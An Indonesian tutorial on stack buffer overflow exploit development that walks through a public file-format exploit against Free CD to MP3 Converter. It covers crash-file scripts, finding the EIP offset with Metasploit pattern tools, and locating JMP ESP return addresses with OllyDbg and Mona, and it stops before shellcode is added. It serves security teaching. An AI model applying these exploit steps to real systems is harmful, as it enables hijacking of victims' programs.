IDN BUGHUNTER NGETEH PART 2

Seri Exploit Development: Stack Buffer Overflow #1

Abstract

Ngeteh bagian kedua kali ini menjawab tindak lanjut hasil Ngeteh bagian pertama, yaitu menjalankan berbagi ilmu pengetahuan yang dimiliki oleh masing-masing member di grup Telegram IDN Bughunter. Bagian kedua ini merupakan tahap awal dalam berbagi ilmu pengetahuan yang dimulai dari seri exploit development.

Thomas Gregory

tom@spentera.id

IDN Bughunter Ngeteh Part 2
Seri Exploit Development: Stack Buffer Overflow #1

Pengertian stack buffer overflow saya ambil dari tulisan Cyberheb dan saya kutip langsung:

> *"Buffer overflow inti nya membuat buffer (baca: penampung) kelebihan muatan sehingga isi nya tumpah. Dalam dunia pemrograman, istilah ini berhubungan dengan memory, karena suatu program pasti akan berhubungan dengan suatu lokasi di memory. Ada berbagai jenis alokasi memory, dan yang akan saya bahas kali ini adalah memory stack yang umum nya digunakan pada saat suatu program memanggil suatu fungsi"*

Untuk eksperimen stack buffer overflow kali ini kita akan menggunakan aplikasi Free CD to MP3 Converter. Exploit untuk program ini sudah ada di internet, tepatnya di situs ExploitDB (http://www.exploit-db.com/exploits/15480/).

Lingkungan Persiapan Lab Percobaan

- Free CD to MP3 Converter (https://www.exploit-db.com/apps/b8d87f65406d8524d79742359b81dd4c-cdtomp3freeware.exe)
- Debuggers
  - OllyDbg (http://www.ollydbg.de/odbg110.zip)
  - WinDbg (http://www.codemachine.com/downloads.html)
- Mona.py (https://github.com/corelan/mona)
- Metasploit Framework (http://www.metasploit.com/framework)

Untuk memulai eksperimen, silakan install aplikasi debugger. Ada beberapa aplikasi debugger seperti WinDbg, Immunity Debugger, atau OllyDbg. Agar mendapatkan visual dan kemudahan dalam berinteraksi dengan debugger, saya akan menggunakan OllyDbg dan WinDbg untuk percobaan ini.

Apa itu Stack?

Stack adalah bagian dari proses memori, struktur data dan bekerja secara LIFO (Last In First Out). Stack ini dialokasikan oleh sistem operasi setiap thread dibuat. Ketika thread berakhir, stack ini juga dibersihkan. Ukuran stack ditentukan ketika dibuat dan tidak berubah.

LIFO berarti bahwa data yang paling baru ditempatkan (hasil dari instruksi PUSH) adalah yang pertama akan dihapus (dengan instruksi POP) dari stack.

Ketika stack dibuat, Stack Pointer (ESP) menunjuk ke bagian atas stack yang merupakan alamat tertinggi pada stack. Ketika sebuah data didorong ke stack, maka terjadi penurunan alamat stack ke alamat yang lebih rendah.

Stack berisi variabel lokal, panggilan fungsi, dan info lain yang tidak perlu disimpan untuk waktu yang lama. Apabila sebuah fungsi dipanggil, parameter fungsi akan di PUSH ke stack beserta nilai-nilai register yang tersimpan (EBP, EIP). Ketika suatu fungsi tersebut kembali, nilai EIP yang disimpan sebelumnya akan diambil dari stack dan ditempatkan kembali dalam EIP, sehingga aliran aplikasi dapat dilanjutkan secara normal.

Tentang CPU Register

Ketika kita bermain dengan buffer overflow, pengetahuan tentang CPU Register wajib diketahui. Sebuah CPU berbasis Intel x86 (32bit) menggunakan 8 register sebagai tujuan umum, yaitu: EAX, EDX, ECX, ESI, EDI, EBP, ESP dan EBX. Setiap register di desain untuk tujuan tertentu, dan masing-masing melaksanakan fungsinya yang memungkinkan CPU untuk memproses informasi secara efisien.

Register EAX , digunakan untuk melakukan perhitungan serta menyimpan nilai kembali dari pemanggilan fungsi (function calls). Operasi dasar seperti menambah, mengurangi, dan membandingkan dioptimalkan pada penggunaan register EAX. Khusus operasi lainnya seperti perkalian dan pembagian juga hanya di dalam register EAX.

Register EDX adalah Data Register. Pada dasarnya merupakan perpanjangan dari EAX untuk (membantu) menyimpan data tambahan untuk operasi kompleks. Hal tersebut juga dapat digunakan untuk general purpose data storage.

Register ECX , juga disebut register count, digunakan untuk operasi perulangan. Operasi perulangan bisa menyimpan string atau menghitung angka.

Register ESI dan EDI diandalkan oleh loop yang mengolah data. **Register ESI** adalah indeks sumber (S pada ES I berarti Source yang berarti sumber) untuk operasi data dan memegang lokasi input data stream. **Register EDI** menunjuk ke lokasi di mana hasil operasi data disimpan, atau indeks tujuan (D pada ED I berarti Destination yang berarti tujuan).

Register ESP adalah stack pointer, dan Register EBP adalah base pointer . Register ini digunakan untuk mengatur pemanggilan fungsi dan operasi stack. Bila fungsi ini dipanggil, fungsi argumen akan didorong ke dalam stack dan diikuti oleh alamat pengirim (return address). ESP menunjuk pada bagian paling atas dari stack, sehingga akan menunjuk ke alamat pengirim (return address). Sedangkan EBP digunakan untuk menunjuk ke panggilan stack di bawah.

Register EBX adalah satu-satunya register yang tidak dirancang untuk sesuatu yang khusus. Tapi dipakai untuk penyimpanan ekstra.

Register EIP adalah register yang menunjuk ke instruksi yang saat ini sedang dijalankan. Ketika CPU bergerak dalam biner, alamat EIP selalu diperbarui untuk menentukan lokasi dimana eksekusi ini terjadi.

Pengetahuan tentang register CPU ini akan sangat membantu dalam pembuatan exploit

Verifikasi Kerentanan dengan Fuzzing

Sebelumnya pembuat exploit Free CD to MP3 Converter pasti melakukan yang namanya Fuzzing. Fuzzing dilakukan untuk melakukan pengujian terhadap sebuah program dan mencari anomali fungsi, kemampuan program dalam mengatasi error, atau input yang berlebihan, penggunaan yang tidak wajar dan lain sebagainya dari program tersebut. Saya mengutip tulisan Cyberheb dari artikel 003-fuzzer.txt pada TOKET 3 berikut:

> *“Pada tahap ini, saya harap kita sudah memiliki pandangan bahwa fuzzer merupakan metode/tehnik yang digunakan untuk mencari bugs atau kesalahan suatu program/aplikasi. Fuzzer akan sangat berguna bagi developer untuk dapat memperbaiki bugs yang ditemukan. Namun bagi seorang hacker, bugs merupakan*

hal menarik yang dapat digunakan untuk berbagai hal, salah satunya adalah untuk mendapatkan akses ke suatu sistem. Berbagai macam celah security umumnya (selain faktor-faktor sosial seperti human/user fault) diawali oleh bugs, stack overflow, format string, heap overflow, input validation attack, xss dsb merupakan vector penyebab suatu sistem dapat diambil alih. Oleh sebab itulah, fuzzer banyak dan sangat sering sekali digunakan untuk menemukan celah security pada suatu aplikasi/sistem.

Dengan memahami proses kerja suatu aplikasi, maka kita dapat memberikan data yang akurat untuk di generate oleh fuzzer. Bahkan saat ini kita dapat menemukan berbagai macam tools fuzzer yang dapat membuat aplikasi crash tanpa perlu memahami secara mendetail cara kerja aplikasi tersebut."

Untuk proses fuzzing kali ini dinamakan File Format Fuzzing, karena pembuat exploit Free CD to MP3 Converter menemukan suatu kerentanan bahwa jika file berekstensi wav berisi karakter A sebanyak 5000 karakter maka aplikasi tidak dapat mengatasi file tersebut dan segera berakhir dengan crash.

Setelah mengetahui tentang fuzzing, mari kita coba buat file crash.wav tersebut dengan script python.

```
#!/usr/bin/python


filename = "crash.wav"

junk="A" * 5000

file=open(filename,'w')

file.write(junk)

print "[+] File",filename,"created successfully.. "

file.close()
```

Simpan script diatas dengan nama crash.py (atau apa pun namanya) lalu jalankan script python diatas:

- Untuk sistem operasi Linux: /usr/bin/python crash.py
- Untuk sistem operasi Windows: C:\Python25\python.exe crash.py

Sebuah file crash.wav akan terbentuk pada direktori dimana skrip tersebut berada dan berisi 5000 karakter "A". Bukalah dengan aplikasi Free CD to MP3 Converter, lalu pilih WAV to MP3 (atau WAV to OGG), pilih file crash.wav, sesaat kemudian maka aplikasi tersebut akan crash (tertutup secara kasar).


Kadang keadaan crash seperti ini bisa membawa kita ke buffer overflow, kadang juga tidak. Tapi untuk kali ini, karena ini adalah percobaan dari kasus yang sebenarnya, maka buffer overflow pasti terjadi.

Agar buffer overflow dapat kita kontrol, kita harus menguasai alur eksekusi dari aplikasi. Caranya adalah dengan menguasai Instruction Pointer (atau Program Counter), yang merupakan bagian dari CPU registers. Instruction Pointer akan berisi perintah yang diekseskusi saat ini dan yang akan dieksekusi selanjutnya.


Misalkan sebuah aplikasi memanggil fungsi dengan parameter tertentu, sebelum pergi ke fungsi tersebut, ia akan menyimpan lokasi saat ini di Instruction Pointer (jadi dia tahu kapan kembali ketika fungsi selesai). Jika kita dapat memodifikasi nilai dalam pointer ini dan mengarahkan ke sebuah lokasi di memori yang berisi sepotong kode milik kita sendiri, maka kita dapat mengubah aliran aplikasi dan membuatnya mengeksekusi sesuatu (perintah pada OS?) selain kembali ke tempat asalnya.

Kode milik kita yang kita jalankan setelah berhasil mengendalikan aliran proses aplikasi ini sering disebut sebagai “shellcode”. Jadi jika kita membuat aplikasi menjalankan shellcode kita, kita dapat menyebutnya sebagai sebuah exploit yang berhasil. Dengan kata lain, pointer ini disebut sebagai EIP. Ukuran register ini adalah 4 bytes (32 bits). Jadi, jika kita dapat memodifikasi 4 bytes tersebut maka kita akan menguasai aplikasi.

Pada percobaan di atas, kita sudah membuat aplikasi Free CD to MP3 Converter crash secara kasar, tapi kita tidak tahu apa yang sebenarnya terjadi. Untuk itulah kita akan menggunakan debugger, silakan jalankan Olly Debugger dan aplikasi Free CD to MP3 Converter, lalu attach proses aplikasi Free CD to MP3 Converter tersebut.



Setelah di attach prosesnya, pilihlah tombol “Play” (atau tekan F9) untuk menjalankannya. Pada tahap ini, aplikasi siap di debug. Load lagi file crash.wav sekarang perhatikan pada debugger.



Dapat dilihat bahwa access violation terjadi. Pada ruang stack (ESP) terlihat pula penuh dengan 41414141 (41 dalam hex berarti karakter A). Register EIP juga tertimpa dengan karakter A.

Dari kondisi di atas kita dapat mengambil alih aplikasi dan sistem operasi yang menjalankan aplikasi ini, karena adanya buffer overflow atau stack buffer overflow, dimana sebuah stack mengalami kelebihan muatan (buffer overflow)

Catatan penting, bahwa pada sistem Intel x86, sebuah alamat akan ditulis dalam format little-endian (dibaca terbalik). Jadi ketika terlihat diatas sebagai 41414141 berarti tetap dibaca sebagai AAAA, namun apabila EIP tertimpa dengan karakter ABCD (41424344) berarti menjadi 44434241 (DCBA).

Karena file crash.wav hanya terdiri dari karakter A, kita tidak tahu karakter keberapakah yang menimpa EIP. Dengan mengetahui perhitungan karakter yang tepat, kita dapat memberikan instruksi selanjutnya (secara tepat) kepada aplikasi dan mengarahkan ke shellcode yang kita sediakan. Ukuran buffer yang diperlukan untuk menimpa EIP secara tepat ini biasa disebut dengan "offset".

Mencari ukuran buffer yang tepat untuk menimpa EIP

Untuk mencari ukuran offset biasanya bisa dengan membagi-bagi ukuran buffer yang sudah disiapkan. Jika pada awalnnya mengirimkan 5000 karakter A, kita dapat mulai membagi menjadi 2500 A dan 2500 B. Apabila EIP dan stack tertimpa dengan karakter B, berarti offset EIP ada disekitar buffer 2500 - 5000. Kita dapat memecah lagi dengan 2500 karakter A, 1250 karakter B dan 1250 karakter C, jika EIP dan Stack tertimpa dengan karakter C berarti kita tahu offset EIP ada di sekitar buffer 3750-5000. Begitu seterusnya sampai kita menemukan jumlah buffer/karakter yang diperlukan untuk menimpa 4 bytes EIP.

Cara paling mudah dan cepat yaitu dengan tool bawaan Metasploit. Ada 2 buah tool untuk mencari offset EIP, yang pertama pattern_create.rb dan kedua pattern_offset.rb.


Script pattern_create.rb akan melakukan pembuatan karakter acak sebanyak yang kita inginkan. Setelah itu, pattern_offset.rb akan mencari offset berdasarkan karakter pada offset EIP.

```
root@kali:~# cd /usr/share/metasploit-framework/tools/exploit/

root@kali:/usr/share/metasploit-framework/tools/exploit# ./pattern_create.rb -h

Usage: msf-pattern_create [options]

Example: msf-pattern_create -l 50 -s ABC,def,123

Ad1Ad2Ad3Ae1Ae2Ae3Af1Af2Af3Bd1Bd2Bd3Be1Be2Be3Bf1Bf


Options:

    -l, --length <length>            The length of the pattern

    -s, --sets <ABC,def,123>         Custom Pattern Sets

    -h, --help                       Show this message

root@kali:/usr/share/metasploit-framework/tools/exploit# ./pattern_create.rb -l
5000
```

Silakan edit script python dan isikan hasil generate dari pattern_create.rb ke junk.

```
#!/usr/bin/python


filename = "msf-pattern.wav"

junk="paste hasil dari pattern_create.rb disini"

file=open(filename,'w')

file.write(junk)

print "[+] File",filename,"created successfully.."

file.close()
```

Buka kembali file msf-pattern.wav dan perhatikan dengan debugger.



EIP sekarang tertimpa dengan 31684630 (jika di convert ke ASCII menjadi 1hF0), kita dapat menggunakan pattern_offset.rb untuk mencari buffer keberapakah yang tepat menimpa EIP.

```
root@kali:/usr/share/metasploit-framework/tools/exploit# ./pattern_offset.rb -q 31684630

[*] Exact match at offset 4112

root@kali:/usr/share/metasploit-framework/tools/exploit#
```

Dari hasil pattern_offset.rb terlihat bahwa EIP tertimpa dengan karakter 1hF0 atau 0x31684630 tepat setelah bytes ke 4112. Kita perlu juga mencari tahu, stack pointer (ESP) tertimpa setelah bytes ke berapa. Pada awal dari ESP terdapat karakter Fh2F (atau dalam hex 0x46683246), dengan menggunakan pattern_offset.rb, kita bisa tahu setelah bytes keberapa ESP tertimpa dengan random karakter Metasploit.

```
root@kali:/usr/share/metasploit-framework/tools/exploit# ./pattern_offset.rb -q Fh2F

[*] Exact match at offset 4116

root@kali:/usr/share/metasploit-framework/tools/exploit#
```

Rupanya berjarak 4 bytes dari posisi offset EIP. Jika dipersingkat kesimpulannya menjadi sebagai berikut.


Register EIP akan tertimpa setelah bytes ke 4112 (4 bytes berikutnya merupakan isi dari EIP). Jadi ketika kita memberikan 4112 karakter A ditambah dengan 4 karakter B (42 42 42 42 dalam hex) maka EIP akan berisi 42 42 42 42.

Kita juga tahu bahwa ESP berada pada EIP+4 bytes dan mengarah pada stack yang telah terisi dengan buffer, apabila kita menambahkan karakter C setelah menimpa EIP, maka stack akan berisi karakter C.

Kita coba dengan mengedit script python untuk file eip-stack-confirm.wav

```
#!/usr/bin/python

filename = "eip-stack confirm.wav"

junk = "\x41" * 4112                          # jumlah buffer yang dikirim

eip = "\x42" * 4                              # 4 bytes untuk menimpa EIP

espdata = "\x43" * (5000 - len(junk+eip))     # sisa bytes untuk menimpa stack


file=open(filename,'w')

file.write(junk+eip+espdata)

print "[+] File",filename,"created successfully.."

file.close()
```

Script diatas akan membentuk file eip-stack-confirm.wav, attach kembali dengan Olly dan bukalah kembali dengan Free CD to MP3 Converter.



Sesuai dengan yang kita inginkan, EIP tertimpa dengan 0x42424242 (karakter B dalam hex). Apakah ESP juga sesuai, berisi karakter C(0x43434343)? Bisa dilihat bahwa di ESP telah terjadi penambahan karakter C dimulai dari address 0x0012FAB0 Kita bisa Follow in Dump untuk melihat lebih jelas (Klik kanan pada ESP --> Follow in Dump).

Jika dijabarkan, sampai saat ini proses exploit kita seperti ini:

Buffer	EBX	EIP	ESP
A (x 4112)	AAAA	BBBB	CCCCCCCCCCCCC
4141414141...41	4141414141...41	42424242	434343434343...43
4112 bytes	> 1000 bytes?	4 bytes	> 1000 bytes?

Menentukan jumlah memory untuk shellcode

Setelah berhasil menguasai aliran program (ditandai dengan berhasilnya menimpa Instruction Pointer (EIP)) artinya kita dapat mengalihkan aliran aplikasi ke arah yang kita kehendaki, misalkan ke shellcode yang kita sediakan. Tapi seberapa luas stack yang dibutuhkan untuk shellcode tersebut? Sebagai contoh, apabila hanya sekedar proof of concept untuk mengeksekusi aplikasi Calculator (calc.exe) biasanya dibutuhkan sekitar 300-400 bytes shellcode, tapi untuk sebuah shellcode Bind Shell, biasanya sekitar 500-700 bytes, begitu pula dengan Reverse Shell shellcode.

Untuk menghitung stack yang tersedia, kita dapat menghitung dari letak posisi ESP yang menunjuk pada alamat 0x0012FAB0. Setelah ditelusuri (scroll ke bawah), ternyata karakter C berakhir pada alamat 0x0012FE20. Besaran stack yang tersedia dapat kita hitung menjadi

FE20 - FAB0 = 379 = 880 bytes.

Jumlah yang sangat cukup untuk jenis remote connection shellcode (Bind/Reverse shell)

Mencari Return Address untuk mengalihkan aliran program

Karena kita sudah menguasai Instruction Pointer (EIP) program Free CD to MP3 Convereter, maka saat ini kita hanya perlu mengganti Instruction Pointer yang sudah dikuasai dengan sebuah Return Address baru.

Cara paling umum adalah dengan langsung mengarahkan Instruction Pointer ke tempat shellcode yang akan dieksekusi. Tehnik ini biasa dikenal dengan Jump Instruction. Karena shellcode akan berada di stack, maka kita hanya perlu mengarahkan Instruction Pointer ke Stack Pointer (ESP).

Untuk keperluan tersebut, kita dapat menggunakan instruksi JMP atau CALL ke ESP (jmp esp atau call esp). Alamat ini bersifat statik dan biasanya terdapat dalam badan program atau library (DLL).

Instruksi “loncatan” (jump) ke ESP adalah hal yang umum pada aplikasi Windows karena merupakan sifat alami sebuah aliran program yang sewaktu-waktu akan menunjuk ke Stack Pointer. Instruksi ini akan dengan mudah ditemukan pada program dan/atau DLL manapun yang ada dalam sistem operasi, namun apabila kita menggunakan instruksi JMP/CALL ke ESP yang kita ambil dari program lain selain dari program Free CD to MP3 Converter itu sendiri, maka proses exploit menjadi tidak universal dapat berjalan pada versi Windows lain.

Hal ini sangat dimaklumi karena versi Windows yang beragam (versi dan bahasa), program yang belum tentu terinstall ketika proses exploit terjadi, dll.


Ada beberapa cara untuk mencari instruksi JMP/CALL ESP:

1. Ctrl-F pada debugger
2. Menggunakan tool seperti findjmp, memjump, atau mona (tool buatan Corelan)

Tahap ini saya akan mencoba dengan dua cara, yang pertama secara manual dan yang kedua menggunakan tool.


Mencari Instruksi JMP/CALL ESP via OllyDbg

Yang pertama, seperti saya tuliskan tadi bahwa ada banyak instruksi JMP ESP karena memang menjadi sesuatu yang umum. Instruksi ini biasanya ada di DLL atau di program itu sendiri (executable). Cara mencarinya, pilihlah opsi Executable Modules (ditandai dengan huruf 'e' di toolbar) pada OllyDbg.



Double klik pada baris yang mengandung cdextract.exe.

Lalu tekan Ctrl-F untuk mencari instruksi JMP ESP.



Seperti dilihat pada gambar, alamatnya adalah

```
00463B91     FFE4   JMP ESP
```

Mona dan WinDbg

Mona merupakan tool yang dibuat oleh Corelan untuk mempercepat proses exploit development. Mona pada awalnya dibuat untuk Immunity Debugger, namun Corelan membuat juga untuk Windows Debugger (WinDbg). Mengingat Immunity Debugger tidak berjalan baik di Windows 7, maka saya akan menggunakan Mona pada WinDbg. Berikut ini dipaparkan cara menginstalasi Mona pada WinDbg:

1. Download WinDbg untuk Windows 7 (http://codemachine.com/downloads.html)
2. Download Mona dan kebutuhannya untuk WinDbg (https://github.com/corelan/windbglib)
3. Download pykd.zip dari https://github.com/corelan/windbglib/raw/master/pykd/pykd.zip dan simpan pada lokasi sementara di komputer.
4. Ekstrak file pykd.zip. Akan ada 2 file: pykd.pyd dan vcredist_x86.exe
5. Jalankan sebagai administrator program vcredist_x86.exe
6. Copy pykd.pyd ke C:\Program Files\Debugging Tools for Windows\winext\
7. Buka command prompt dengan administrator privileges dan jalankan:

```
c:

cd "C:\Program Files (x86)\Common Files\Microsoft Shared\VC"

regsvr32 msdia90.dll

(akan keluar pop up window yang mengatakan bahwa dll telah teregistrasi dengan sukses)
```

8. Download windbglib.py dari https://github.com/corelan/windbglib/raw/master/windbglib.py
9. Simpan di C:\Program Files\Debugging Tools for Windows\
10. Download mona.py dari https://github.com/corelan/mona/raw/master/mona.py
11. Simpan di C:\Program Files\Debugging Tools for Windows\

Untuk menjalankan pada WinDbg, Open Executable -> pilih program Free CD to MP3 Converter (cdextract.exe)

Pada window Command, ketikkan sebagai berikut:

```
.load pykd.pyd
```

Untuk menjalankan mona, ketikkan sebagai berikut:

```
!py mona
```

Konfigurasi Mona

Untuk mempermudah dan mempercepat proses exploit development, Mona perlu di konfigurasi:

1. Untuk mempersingkat akses via command prompt, saya buat direktori di C:\mona

```
mkdir C:\mona
```

2. Konfigurasikan Mona untuk menyimpan semua hasil proses exploit development ke folder C:\mona dengan membedakannya per proses

```
!py mona config -set workingfolder C:\mona\%p
```

Mencari Instruksi CALL/JMP dengan Mona dan WinDbg

Untuk mencari JMP/CALL ESP, kita bisa menggunakan perintah

```
!py mona jmp -r esp
```

Tool ini akan membuat list file yang berisi instruksi CALL/JMP ESP pada direktori C:\mona\cdextract, nama filenya jmp.txt. Sebagai contoh saya mengambil satu instruksi JMP ESP pada program cdextract.exe.

```
0x00419d0b FFE4     JMP ESP
```

